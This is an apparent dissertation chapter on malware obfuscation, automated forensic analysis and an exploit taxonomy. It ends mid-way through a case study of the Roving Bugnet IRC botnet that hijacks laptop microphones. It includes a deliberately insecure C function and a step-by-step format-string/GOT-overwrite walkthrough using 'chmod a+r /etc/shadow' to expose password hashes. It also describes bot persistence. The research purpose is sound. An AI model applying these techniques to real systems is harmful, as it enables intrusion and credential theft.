


Figure 2.1: Malware creators can avoid detection by obfuscating the code through a series of transformations, even different transformations chained together. If s_{ob} is not executable byte code, then an executable de-obfuscator is included.

kernel extensions, drivers, memory segmentation, or function table addresses. Another packing variation uses encryption, which may or may not use a key dependent on external variables made available only when desired by the attacker [21]. This creates a difficult-to-reproduce environment for forensics, as it would greatly depend on a live capture mechanism for success.

Virtualization. Virtualization maps non-executable byte values to native opcodes through translation, just-in-time compilation, or a virtual machine monitor. Virtualization is leveraged in malicious code [22] and is essentially an extension of packing, because it requires an external (or prefacing) executable code in order to execute.

Self-modification. Self-modifying, or self-mutating, code changes its values in memory during execution. This is not to be confused with metamorphic code, which uses code substitution algorithms to create unique sequences between any compilation or attack string use. Closely related is polymorphism, in which the same algorithm is encoded differently at each attack string use. However, both metamorphism and polymorphism can be leveraged for run-time transformation loops, thus complicating emulation. In this work, we group any transformation that makes run-time modifications, where those runs will be used in the same run-time instance, as self-modification. In particular, we focus on code that destructively deletes executed segments such that no memory snapshot can capture the entire decoded malware, as in the incremental encoding we present.

Junk code insertion can also be used to deter forensics. For one, it can insert irrelevant code to create excessive control-flow forks and greatly increase the time and space complexity of analysis. It also can exploit variable-length machine code instructions to hide segments of code [23].

2.2 Defensive Techniques

Most existing malware analysis techniques involve manual effort [24]. In this research, we focus on developing automated methods, analysis engines, and tools for malware forensics. There are three models by which automated analysis methodologies function: static, dynamic, or a hybrid of both [24].

Static analysis. Static analysis is performed without executing the malware, such as by code analytics or decompiling. It relies on modeling execution paths accurately, or in other words, by not letting crafted obstructions interfere, such as packing or junk code insertion [23]. If it is accurate, then static analysis can provide an exhaustive path traversal. However, if the malicious code interacts with environmental data frequently, due to obfuscation techniques for instance, then the modeling engine may be forced to make assumptions [23]. This could cause a drastic increase in time complexity or failure to find as many execution paths as you could otherwise. While static analysis is able to cover multiple execution paths, it could include infeasible paths due to lack of run-time input.

Dynamic analysis. In contrast, dynamic analysis models an environment, runs the malware within it, and then records execution information. Dynamic analysis can gain precise and accurate information on one feasible execution path, but it is difficult for it to cover all execution paths [8, 9]. As a result, dynamic analysis leaves feasible paths unexplored. Malware analysis is usually done within an emulator or sandbox with a carefully chosen environment and run-time input [8, 9]. Dynamic analysis collects run-time information such as network I/O, CPU registers, instructions executed, and memory snapshots. Such run-time information could be further analyzed offline to derive the inner workings of the malware.

Hybrid analysis. A hybrid approach blends static and dynamic analysis. Existing approaches employ techniques similar to code optimization and divide the analysis into local units of work called basic blocks, which are sets of instructions with exactly one entry and exit point. Many translate the

machine code within the basic blocks into an intermediate representation, a type of decompilation, that is more amenable to their processing methodology [7–9, 24–26]. The following is an example of a hybrid approach: static analysis would be used for basic blocks, where variables may have symbolic values; and dynamic analysis would be used for blocks with concrete variables, such as when S2E [8, 9] steers execution between QEMU [12] and KLEE [14].

Malware detection. Although much research has been done in an effort towards determining whether a program has malicious intent before execution, determining whether an executable is malcode or not is a difficult process. Many malicious programs employ obfuscation, or packing, techniques to evade signature analysis [27, 28]. In fact, packing is mainstream and recommended as a way to protect intellectual property for businesses [29]. Control-flow graphs provide a rudimentary view of executable intent [30], as well as data-flow graphs [31]. Run-time efforts, typically classified as intrusion detection, include system call monitoring [32] and binary transformations [33].

Generating a memory dump. Our forensics module heavily depends upon malware detection mechanisms to produce a valid and complete byte stream to search. A brief overview of forensic detection types from several surveys and prior work is warranted [22, 34, 35]. The most pertinent methodology uses a *sense of self*, which is based on the biological basis of detecting particles that do not belong within a host organism. For instance, the detection of virii and foreign bacteria will illicit an immune response to eliminate them from the host.

For computer immunology, we define *self* as a set of ordered instructions or their artifacts that are allowed or expected to execute, and anything not in that set as *non-self*, or other. Burgess [36] does an excellent job of describing the complexities of self, given that each process has its own identity to consider, as well as conveying the theoretical need for a computer equivalent to the biological lymphatic system. Forest et al. [32] introduce a behavioral-based self in which a database of short series (5, 6, and 11) of system call traces per executable are used as a stable signature for anomaly detection via lookahead pairs. Warrender et al. [37] use a set of n-gram vectors modeled via a hidden Markov model to define a process. They also provide an excellent survey and compare experimental results among sense of self, anomaly-based methods. Wang et al. [11] present the dynamic specification base detection mechanism called DASOS, used as a building base in the online portion DASOSF, that can serve as a source of memory dumps for CodeXt.

DASOS functions by actively and dynamically assigning a marker to process non-self system calls; as such, they can be distinguished as they are made, avoiding the problem of large overhead or long training times in defining non-self for anomaly-based mechanisms.

Attack code detection. After acquiring tool output to search, finding attack code is the next step. A number of methods based on various heuristics have been proposed to detect attack code from network packet payload [38–41]. Past work has used static analysis based approaches to look for NOP sleds in packet payloads [39]. SigFree [40] detects the presence of code from packets by checking the push-call instruction pattern and data-flow anomaly from the static disassembled instruction sequences, and it depends on static disassembling.

Binary code extraction. Binary Code Extraction (BCE) is a process of determining or locating aspects, or slices, of reusable code. It is not designed to extract the complete hidden code from a given memory dump; rather, it extracts certain reusable code fragments from a given binary program [42]. BCE requires knowing the entry point of the reusable function to be effective, and it cannot handle self-modifying code. Some work has been done to normalize malcode for BCE in order to circumvent the author’s obfuscation techniques, via intermediate representations [43].

In terms of forensics design, we initially studied malware creation and classification such as [34, 44], as well as more advanced obfuscation techniques [21]. The direct study of machine code also requires knowledge beyond compilation techniques related to dead code detection, reaching algorithms, and the concept of the basic block [45], as well as more advanced techniques such as normalization [23, 46, 47].

Automated unpacking of hidden code. Analysis of code packed with unknown encoding schemes is a largely manual effort. General topics of forensic automation are addressed by Schwittay [24]. Automated unpacking of hidden code has been an active research area [48, 49], and many methods have been proposed to address the unpacking issue[23, 50–55]. Earlier methods (e.g., [23]) have used static analysis, whereas later approaches have used a combination of static and dynamic analysis. Notably, PolyUnpack [50] detects self-modifying code by checking whether the to-be-executed instruction sequence is part of the static code model generated before execution. Because of the limitations of static modeling, it is not easy to apply PolyUnpack to code packed with multi-layer packings. OmniUnpack [52] detects unpacking by looking for the written-then-execute

pattern. It ignores intermediate layers of unpacking and only takes actions upon the invocation of some dangerous system call, which is assumed to be after the innermost layer of unpacking. OmniUnpack operates at the granularity of memory page, and it does not give any information about the intermediate layers of unpacking. As a result, it is faster. Renovo [51] also uses the written-then-execute pattern to detect unpacking. It checks at the granularity of basic block. Specifically, it dumps the memory pages that contain the current basic block and have been written recently. Eureka [56] is a coarse-grained unpacking approach that uses Windows-specific heuristics and the x86 code statistical pattern.

Our system heavily depends on virtualization and emulation. We drew inspiration from previous work on filling the semantic gap [57, 58], as well as from purpose-built virtual machine monitors [59]. We built our initial dynamic method as a Valgrind [7] tool, but migrated to selective symbolic analysis, since S2E [8, 9] provides instruction and byte level control over the observed process.

Symbolic execution. Dynamic analysis can be used to identify basic blocks of translatable code, which can feed a symbolic execution system. Dynamic analysis follows a single path of execution through a binary, and locating unused or dormant functionality is a distinct challenge [60]. Symbolic execution evaluates code reachability given mathematical constraints and known ranges of variable values, thus enabling code exploration of otherwise dormant branches. Currently, the most common way to generate data- and control-flow information on obfuscated code is the execution of its intermediate representation [61].

Existing tools that leverage IR-based analysis open the door to employing symbolic analysis [9]. Yet, the accessible symbolic analysis engines are general purpose. To that end, we extended S2E [8] to provide a malware-focused framework. Our work is able to explore multiple execution paths, via a combination of symbolic execution and concrete execution, and recover the hidden code and data on multiple execution paths.

Taint analysis. Both static and dynamic (including symbolic) analyses can be augmented with data-flow techniques, or taint-tracking, but they have limitations [62]. Panda (Platform for Architecture-Neutral Dynamic Analysis) uses S2E and QEMU, via an extended memory object (vs QEMU’s standard), which allows for a taint bit [63]. The methodology will not produce output

as robust as multiple taint tracking can provide, and it does not consider the influence of tainted instructions. Linking binary execution to data structures is discussed in previous work [64].

We frame the need for taint analysis in terms of revealing attack string information, such as decoding keys or data structure it exploits. Outside of taint analysis techniques, recent research investigating how to recover secret keys from memory requires offline methods [65], protocol implementation weaknesses [66], or cache-based attacks [67].

2.3 Open Problems

Self-modification strongly interferes with forensic tools that work on any granularity larger than the per instruction level [46]. For instance, if an instruction writes to a byte within its basic block and the tool does not update its translations, then the emulated environment may enter a state inconsistent with what a physical processor would create. To the best of our knowledge, we are the first to provide generic (not signature-based) emulation of malware that performs intra-basic block self-modifications. No existing generic unpacking approach demonstrates the ability to extract the complete code from Metasploit’s polymorphic XOR additive feedback encoder Shikata-Ga-Nai [10] or our incremental encoder that encodes only a segment of the hidden code in each layer of encoding.

While existing attack code detection methods are able to detect the existence of attack code even if the attack code is mingled with random data, they are not able to determine the exact location and boundary of the attack code. Many tools can not generically address undocumented machine code and certain obscure `getPC` methods. From our review of the literature, it appears that all existing automatic unpacking mechanisms require the knowledge of the exact start of the code; furthermore, they are not effective when the hidden code is mingled with other bytes (i.e., the exact start of the hidden code is unknown).

Signature analysis is incapable of detecting novel malcode [31, 68]. Disassembly is unreliable for a substantial portion of modern malcode [23]. Nearly all self-modification techniques have been shown to defeat purely static analysis [22]. In addition, most existing dynamic analysis unpacking methods only recover the hidden code and data on one execution path. Dynamic analysis engines can defeat most self-modification techniques, but suffer enormous overhead when constrained to even moderately ranged input values [7].




Figure 2.2: Heavyweight binary instrumentation tools with human oversight are time costly, but provide the most information. Existing malware specific tools are not generic enough. An automated heavyweight malware analysis framework bridges this disparity.

As illustrated in Figure 2.2, heavyweight binary instrumentation tools, such as PIN, BAP [25], BitBlaze [26], and IDA Pro [15], can provide detailed results; however, they are not designed with the specific needs of malware in mind. Additionally, they require significant human interpretation to be useful in malware analysis. Lightweight malware-specific tools, such as libemu [69], provide far fewer results but are automated and directly applicable to malware analysis. This disparity creates a need for heavyweight malware-specific tools that generate results like heavyweight generic binary tools, but with a scope narrow enough (i.e., only the needs of malware analysis) such that they can be automated.

The mixture of data and code tainting that our research provides is unique. To the best of our knowledge, no existing taint tracking algorithm (general purpose or malware specific) accounts for data tainted by instructions that were derived from tainted data themselves. Given this problem, it is advantageous to create a methodology that seamlessly combines code and data-flow analysis. Most key recovery analysis tools depend on specific implementations. Moreover, they are not able to pinpoint cryptographic operations, nor are they able to recover transient keys involved in multiple rounds of nested cryptographic operations.

Chapter 3: Malware Concepts and Considerations

In this chapter, we introduce the fundamental concepts and considerations of malware. In particular, in Section 3.1, we give an overview of converting a program’s vulnerability into an exploit, provide a structure to the design process an attacker uses while creating the exploit, and demonstrate a full life cycle of an example attack. From this big picture, we tighten the focus in Section 3.2 to one of the core components of the attack string in malware-based intrusions: shellcode. From there, we delve deeper into the structure of shellcode through background and motivating examples. In Section 3.3, we describe challenging aspects of advanced shellcode that can impede analysis, namely obfuscation tools such as encoders. In Section 3.4, we introduce basic malware analysis, forensics, and reverse engineering techniques, as well as concepts behind anti-forensics and anti-emulation methods used in malware.

3.1 Exploitation

The term exploit is used very broadly in the field of computer security to refer to leveraging any type of system’s vulnerability. It can mean using social engineering, code, data, or a sequence of commands to cause unintended or unanticipated behavior within the target system. For this paper, when we refer to an exploit we mean a sequence of commands or instructions executed directly or indirectly by an attacker. These commands may be part of a framework or stand on their own. Alternatively, they simply may be an automated sequence of user inputs. For instance, it could be a Denial of Service flood attack, such as [70, 71], protocol manipulation, such as [72–74], or take advantage of operating system processes to execute code remotely, such as [35, 75]. While there are many variations, at some point the exploit will inject data, called the payload or attack string, into the target process. The attack string often contains shellcode or overwrite values in memory to execute code already in memory. In Section 3.1.1, we introduce the mechanics of exploitation, or the process of designing the means to leverage a vulnerability. In Section 3.1.2, we extend the mechanics

into defined categories with examples that give the process a structure. Then, we describe an actual exploit life cycle from start to finish in Section 3.1.3.

3.1.1 Exploit Mechanics

There are two simplified steps in the act of designing an exploit for a vulnerability. First, the attacker identifies code that will execute their end goals, such as reading privileged files or gaining a root (administrator) shell. This code may already exist within the memory of the target process or it could be put there during run-time, probably by the attacker. Second, the attacker needs to get the address of that code to be called by the target process. This step can involve overwriting an existing pointer to code or setting a variable to a crafted value in order to alter the process's execution path. An example of how this is put together is provided, and an overall summary of exploit mechanics concludes this section.

What Code to Use

There are three options for the attacker when identifying what code will be used to execute their goal. They can utilize code from the program itself, libraries loaded with the process, or supply custom shellcode. This section provides some examples of why the attacker would choose a particular option.

For the first option, there must exist a segment of code within the target program executable that the attacker can use to their advantage. This could mean contorting the code to do something unintended, such as outputting sections of memory that would typically remain hidden; alternatively, it could mean using the code as intended but having it called when unintended, such as calling a hidden function by modifying an unhidden function pointer to use the hidden function's address. The advantage here is a possibly simpler attack, since no code needs to be injected into the process. The disadvantage is that the executed code has little flexibility, and it may be impossible for the attacker to coerce the code into tasks completely unrelated to its original intention.

The second option is much like the first, but instead of the attacker using only code that is contained in the binary on disk, they can also use code from any libraries loaded with the process. Furthermore, unlike the first option, this technique may require supplying additional code to the process. Library-based attacks eliminate the first option's flexibility disadvantage, as even very common unmodified libraries, such as libc, can provide a myriad of convenient functions to the

attacker. Additionally, the attacker could use modified or custom libraries to inject new code, affording them complete control over what and how the exploit is executed.

The third option, supplying custom shellcode, differs from the first and second options because the code is executed from segments of memory not intended exclusively for static code. The code to be executed is read from some input, such as terminal UI or file contents, that is crafted by the attacker and is written to either the stack or data segment of memory by the process during run-time. Injecting shellcode is the only option for the attacker when there is no code that matches the end goal within the process or its libraries. The advantage is complete control of what is to be executed. The disadvantage is greater complexity in the attack, as the code storage location may vary across instances of the process.

How to Call the Code

Once the attacker decides which code to use, they must correlate this location to the running process's memory space in order to determine the precise address during run-time, called the *return address*. The representation of this location is called the *control data*. The attacker then has the difficult process of getting the control data into a location of an object that the process expects to hold a pointer to executable code, called the *control object* (e.g., stack return address, function pointer, or jmpbuf). Additionally, the attacker needs to determine the addresses of any arguments they wish the code to use.

Determining the control data varies widely by what segment of memory is used for the code amongst other variables, such as the OS or architecture of the target system. For instance, when storing code on the stack, the length of the shell environment variables can change the base address of the local stack frame. For another example, when using a dynamically allocated object on the heap, the address may change on every use if it is being reallocated, so the control data may depend on the number of times the process uses that object type since its execution began. In the case where no code is uploaded, the address of program and library functions can change every time the program is compiled—or even loaded, as in the case of address randomization.

The control object may also be difficult to find. In all cases other than logic manipulation, the process must use this object to hold an address of executable code. This includes the stack return address, any function pointer, any system function pointer (e.g., GOT entry, ctors, dtors, init, fini),

```

1 backdoor_root() {
2     char* password;
3     char command[256];
4     void* function_ptr;
5     // debug, remove this
6     bool skip_test = 0;
7     // debug, not dynamically
8     // changing functions now
9     // clean up when have time
10    function_ptr = (void*)(run_cmd_as_root);
11    password = get_string_from_user();
12    sprintf(command, get_string_from_user() );
13    if (skip_test || strcmp(password, secret) == 0) {
14        function_ptr(command);
15    }
16 }
```

Figure 3.1: Highly insecure program.

and jump instruction arguments. The options available to the attacker will be limited according to the method that they use to write the control data to the control object, which is closely tied to the specific vulnerability. For instance, when the vulnerability is a stack-based buffer overflow, the control object may be limited to memory close in proximity to the variable overflowed. If there is no function pointer nearby, then the only option is to overwrite the stack return address. In another example, when using a format string vulnerability, any data can be used to write to any address, so the attacker has access to every object within the process's memory space.

Exploits are typically described by the method used to write the control data to the control object (e.g., format string, buffer overflow). This moment can be where the true creativity of the attacker is demonstrated. In this paper, we aim to convey the most common methods; however, there may be variations and well-kept secret techniques that are unknown to us and thus have not been included in this review.

Generally, though, an exploitable vulnerability is found when an attacker identifies objects that both the vulnerable code uses and that they can control (i.e., can write arbitrary data to). By sending the process crafted data that is put into those objects, the attacker can abuse the vulnerability into writing control data to control objects. At this point, the process is unaware of the change to the control object and still trusts the object. Then, when the process loads the control object,

its crafted content either directly or indirectly causes the execution to pick up at the control data location instead of the original value, which results in the transfer of control-flow to the attacker's intended code.

Putting this Together

For the purpose of demonstration, a highly insecure program called `backdoor_root` is presented in Figure 3.1. This program is given a user string to validate against a secret password; if they match, then it will execute another user string as a command with root privileges. As can be seen, this program is riddled with errors and even includes some old and powerful development code.

If our goal is to read the shadow file in order to find users' hashed passwords, then we would follow the process presented in this section by first choosing what code to run. Conveniently, there are a variety of options to achieve our goal. We could load our own shellcode into the stack using the `command` variable, point `strcmp` to any function that will return zero or even to `run_cmd_as_root`, or simply change `skip_test` to true. If we choose to point `strcmp` to `run_cmd_as_root`, then after we exploit the vulnerability, any calls to `strcmp` will instead be to `run_cmd_as_root` using the first argument of `strcmp`. Conveniently, the first argument of `strcmp` is `password`, a string that we can control. By putting our desired command `chmod a+r /etc/shadow` into `password`, `run_cmd_as_root` will make the shadow file readable.

Second, we need to find a control object and determine the control data. It is not necessary to set any argument addresses, because `password` will be on the stack where we need it when the control data is called. Since `strcmp` is a library function, we can have the control object be its GOT entry. We can use objdump to find this, as well as the address of `run_cmd_as_root`, which we will use for control data.

Third, we need to choose a method of writing any control data to the control object. Although we cannot use a simple overflow to change the GOT entry, fortunately this program uses a function with a format string vulnerability, `sprintf`. By using the format string vulnerability, we can write arbitrary memory ranges with arbitrary data.

Putting this all together, we can give the process the command we want to run (when prompted for the password) and the string to exploit the format vulnerability (when prompted for the command). When the program copies the exploit string into `command`, the format string vulnerability

overwrites the control object with control data. Then, in the next line of code, `secret` and `password` are pushed onto the stack and control data, or `run_cmd_as_root`, is called instead of `strcmp`. Since the first argument popped off is `password`, the command we gave runs. At this point, we can read the shadow file from any user on the system.

3.1.2 Organizing Exploits

Conventional wisdom leads us to categorize exploits into either the type of vulnerability they exploit (e.g., iframe injection) or the results of the running exploit (e.g., browser hijack). The problem with classifying by vulnerability is that it ignores the mechanics behind the exploit. It fails to clarify how the exploit was able to leverage the vulnerability. The problem with classifying by the results of the exploit is that, typically, any single exploit can allow the execution of any number of desired effects.

Instead, we can attempt to deconstruct exploits into common stages of execution based on how they interact with the memory of the target process. Then, by grouping similar methodologies at the various stages, we gain even better understanding. We can describe exploits with other researchers by their fundamental components or phenotypes: where the code that the attacker wants to run exists or will exist; what object will be modified to access that code; and how the attacker will trick the target process into using the modified object. For instance, instead of simply *browser hijack*, it can be more accurately described as heap stored, GOT entry modified, format string browser hijacked. Although additional descriptive terms are added, this categorization format provides for increased clarity that ultimately enables researchers to be on the same page when comparing forensics tools.

In future work, these phenotypes may enable a method for deciding which exploits are fundamental duplicates of each other. In other words, you can now compare two exploits of the same vulnerability and determine if they both necessitate examination. For security researchers operating in experimental environments where exploits are tested, this can drastically reduce superfluous test cases. Conversely, with the knowledge of a particular vulnerability, it is possible to use the classifications to determine the features necessary for a successful exploit and limit defensive mechanisms accordingly.

A useful classification system takes into account the importance of separating elements of a group into subgroups that are mutually exclusive, unambiguous, and complete—that if taken together, include all possibilities. In practice, it should be simple, easy to remember, and easy to use. There

Table 3.1: List of categories and their associated attributes

Data	Object	Method
<ul style="list-style-type: none"> 1. Text segment <ul style="list-style-type: none"> 1. Logic manipulation 2. Existing function 3. Loaded or injected library 2. Data segment <ul style="list-style-type: none"> 1. Heap 2. BSS 3. Stack 	<ul style="list-style-type: none"> 1. Data-flow <ul style="list-style-type: none"> 1. Any object 2. Control-flow <ul style="list-style-type: none"> 1. User 2. Function pointer 2. jmpbuf 2. System <ul style="list-style-type: none"> 1. Stack retaddr 2. GOT entry 3. ctors/dtors 4. init/fini 5. Exception handlers 	<ul style="list-style-type: none"> 1. Contiguous <ul style="list-style-type: none"> 1. Buffer overflow 2. Integer overflow 3. Off-by-one 2. Non-contiguous <ul style="list-style-type: none"> 1. Double free 2. Use after free 3. Format string 4. Exception throw

are previous classification systems, even taxonomies, of exploits that each take a unique approach to answer a unique question [29, 76–78].

Classification of malcode is typically specific to vector, such as worm, virus, etc [76, 78]. None focus solely on the point of exploitation of a vulnerability. Malcode tools are easily available online, in particular Metasploit, that enable amateurs with basic cyber crime capabilities [79]. Certain protocols obtain more attention for tool development than others, such as HTTP stream injection and VoIP signaling attacks [72, 73, 80, 81].

While classification and taxonomy commonly imply a hierarchy, for exploits, the choice of any single attribute from one set does not necessarily exclude possible choices from the other sets. That is to say, it is much more of a mix-and-match arrangement than a subtype-supertype relationship.

Because intention and function are independent of how the vulnerability can be exploited, the attacker’s end goal or type of application are extraneous to any vulnerability-oriented classification scheme. In other words, exploits should not be sorted by such things as whether they provide local privilege escalation or if they are browser based. Instead, they should be sorted by precisely how the vulnerability is exploited, such as by a stack-based buffer overflow or return-to-libc via format string.

Determining what attributes are worth listing requires considering the attacker’s two major decisions to make when designing an exploit—what code to use and how to get it called. As

discussed in the Section 3.1, turning these decisions into an actual exploit involves sorting out three things: where the code will be; where the object used to call or gain access to the code will be; and how to set that object to the correct value so that the correct code is used. In fact, these three characteristics are so fundamental to the structure of exploit development that they will be used in this classification guide.

For reference, the list of categories and their attributes appears in Table 3.1. Respectively, the following subsections contain: information about the first category, control data, or what data is written to a control object by the exploit; details for the second category, control object, or object that the exploit will be able to modify; and a description of the third category, control method, or the method by which control object is set to control data.

Control Data

In its most universal form, control data is the set of bytes written to a memory address within the process; it is later used by the process to access code that the attacker wishes to execute. In the case of logic manipulation, it is a value assigned to a variable of any type used in an evaluation clause surrounding a section of code, as `skip_test` does for line 14 of Figure 3.1. In all other cases, control data is a pointer or memory address.

In this paper, we assume that no code created before run-time, such as linked libraries or the kernel, is compromised (e.g., ldpreload, DLL inject, detours) and the binary is considered trustworthy. Those methods run an exploited process, not actually exploit a running process, and as such are out of scope.

The control data category does not serve to separate attributes by object type, but instead by rough locality within the layout of a process's memory space. As shown in Table 3.1, this space can been divided into three parts: the text segment (process's existing executable code and libraries); the data segment (contains variables within global, static, BSS, and heap sections); and the call stack. For a concrete example, stacked-stored malcode is associated with the prototypical buffer overflow attack, and heap-stored malcode is associated with the heap spray methodology.

The attacker, however, may choose to not store any code in the target process, such as with return-to-libc attacks. Instead of shellcode, the exploit will send data, such as addresses and strings, that act as the pointers and arguments for library calls. For instance, rather than creating a system

interrupt to gain a shell, the code may simply call `system` ("`/bin/sh`"). For an additional concrete example, the exploit may require an auxiliary exploit that merely serves to inject a library into the process, and the primary exploit uses that library for the control data.

Control Object

The control object is the data structure to which the control data is written. In the case of a data-flow attack, this is any location that taints a variable used in a comparison, or conditional statement, that the attacker wishes to leverage. For all other cases, it relates to a pointer to the control data. Note that this pointer may be surrounded by other necessary data to facilitate the process (e.g., SEH struct).

Typically, these objects already contain a pointer or function address and can be designed to be user controllable, such as function pointers or `jmpbuf` values, or they can be system maintained, such as stack frame data (e.g., return address), GOT entries, ctors, dtors, init, fini, or exception handlers, among others. The greater power and higher privilege that the attacker can trick into using their data, then the more lower level and protected structures that become available to them.

Control Method

The control method represents the creative portion of the exploit process. It is the means by which the attacker leverages the vulnerability in order to write the control data to the control object and to ensure that the object gets used (e.g., SEH). For example, in a ROP attack, it is the process by which you set up the stack frame data and initialize the chain of calls.

In essence, this is the vulnerability turned into an exploit. The attacker can leverage the vulnerability into an exploit if they discover that at any time a function uses, or the control-flow is directed by, external input that they can provide (or internal data that they can taint). This echoes an unattributable attacker mantra: "If you can crash it, then you can take control over `eip`."

While our list of control method possibilities may not be complete, it covers a broad range of types and the most commonly used. For now, we have grouped the methods into two types. This first is contiguous: those that exploit poor range checks (data-flow such as integer overflow) or

overwrite adjacent memory locations. The second method is non-contiguous: those that write to arbitrary memory locations (such as format string).

Mechanics Summary

In systems development, researchers often use in-the-wild exploits to evaluate defensive security methods in a more real-world environment. This requires the developer to set up environments that support all vulnerabilities and exploits they wish to test. While this gives a better idea of the effectiveness of a protection mechanism and lends more credibility to the work, it can be costly in terms of time and effort. To reduce this overhead, it is important to determine and implement only a minimal set of applicable exploits.

One of the implications of this section is to introduce a method for deciding, or at least a reference, for which types of exploits overlap each other and lead to superfluous testing. Additionally, it can help guide defense design to generally detect the abuse of a vulnerability and not a particular exploit's version of the abuse. The primary reference delineation has been divided into three categories: control data, or where the shellcode is put; control object, or where precisely the return address is stored; and control method, or how the targeted word in memory is overwritten. As such, the researcher only has to examine a single exploit that depends on the category they wish to research in order to provide completeness.

This may see its strongest effect in an academic environment, where small independent research teams often struggle to acquire cutting edge malware samples. The researchers can deconstruct the state of the art into its categorical components and then substitute other malware. Further work on such categorization should provide a basis of equivalence, allowing the researchers to spend their time developing new techniques instead of setting up complicated testing environments and tracking down elusive malware samples.

For instance, if they are testing stack-based attacks, then they do not need to include double frees (heap based). Also, some control methods cannot write to some control objects (contiguous versus non-contiguous). The classifications can also help verify that another attack is different enough to warrant additional testing. For instance, if a buffer overflow is a buffer overflow on the same control object type, then you do not need both stack and heap based. Also, control methods that allow arbitrary writing of data make choice of control data and control object inconsequential.

To summarize this section, the general anti-exploit mindset can be reduced to the question: At any time, does a function that can write to memory use user input, and is this input written i) within bounds, ii) with no specifications given by a user, and iii) with all of its parameters unchanged by any previous circumstances of any other function constrained to i, ii, and iii? When applied to detection, the question becomes: Is detection reduced to only monitoring control object candidates for invalid changes (via request source and access time)?

3.1.3 Example Malware Life Cycle: The Roving Bugnet

Up to now we have introduced vulnerabilities, exploits, and how exploits relate to each other, but how does this work in the real world? To discuss this, we will use the Roving Bugnet [35, 75] to portray an example of the entire life cycle of an attack.

The Roving Bugnet is a complete remote attack and control package that approximates observed, distributed control systems. The bugnet consists of a scalable number of compromised devices called *bugbots* that can stream live microphone data to a remote attacker, either continuously or for a set time. It can automatically compromise a vulnerable Windows (95–Vista) laptop and stealthily seize control of its microphone without any action by the victim as soon as the laptop connects to the Internet. A variant was also developed that controls and accesses the microphone of computers running Mac OS X, but it requires user interaction to run a trojaned installation routine. The Roving Bugnet has two functional components: one maintains stealthy remote control of a compromised system, and another accomplishes a microphone hijacking.

Remote Control

Internet Relay Chat (IRC) is a protocol for online asynchronous communication. Clients can connect to servers and have text chats with other clients on *channels*, or subsections of the server used to segment communication broadcasting. Channels can be created on demand and include access controls, allowing for logically created private lines of communication. The ad-hoc nature of IRC networks provide easily created covert channels for communication.

An *IRC bot* is a program or collection of scripts that acts on behalf of the user client. The goals of IRC bots vary widely, such as automatically kicking other users off or more nefarious things like




Figure 3.2: Botnet overview and sample control session.

spamming other IRC users. This example contains an IRC bot that monitors an IRC channel for commands from a particular user and responds accordingly.

A *botnet* is a collection of bots, usually under the control of a botherer, or *botmaster*, that uses a communication method, such as IRC, to execute command and control (*C2*) actions in proxy on the bots [82]. The overall structure resembles Figure 3.2(a). Bots listen for these commands after logging into a predetermined IRC server and joining a preset channel. Plausible purposes of botnets are click-fraud, DoS attacks, and distributed processing. The general motivation of the botmaster is to acquire as many machines as desired and maintain control for either resale or some ulterior purpose [83].

The Roving Bugnet IRC bot operates on both Windows and OS X. It has a limited set of procedures relating to controlling who can give the bot commands, obtaining the bot's status, and running arbitrary commands on the infected host at specified times. For additional functionality, the IRC bot accepts any file transfers from the botmaster username using the Direct Client to Client (DCC) protocol and stores them into the working directory for later access. To facilitate self-installation, the bot copies its executable into a hidden directory when first executed and establishes itself as a service to be started on each boot-up.

The following subset of commands exists in the bugbot code, and represents a suggested minimum for bot development:

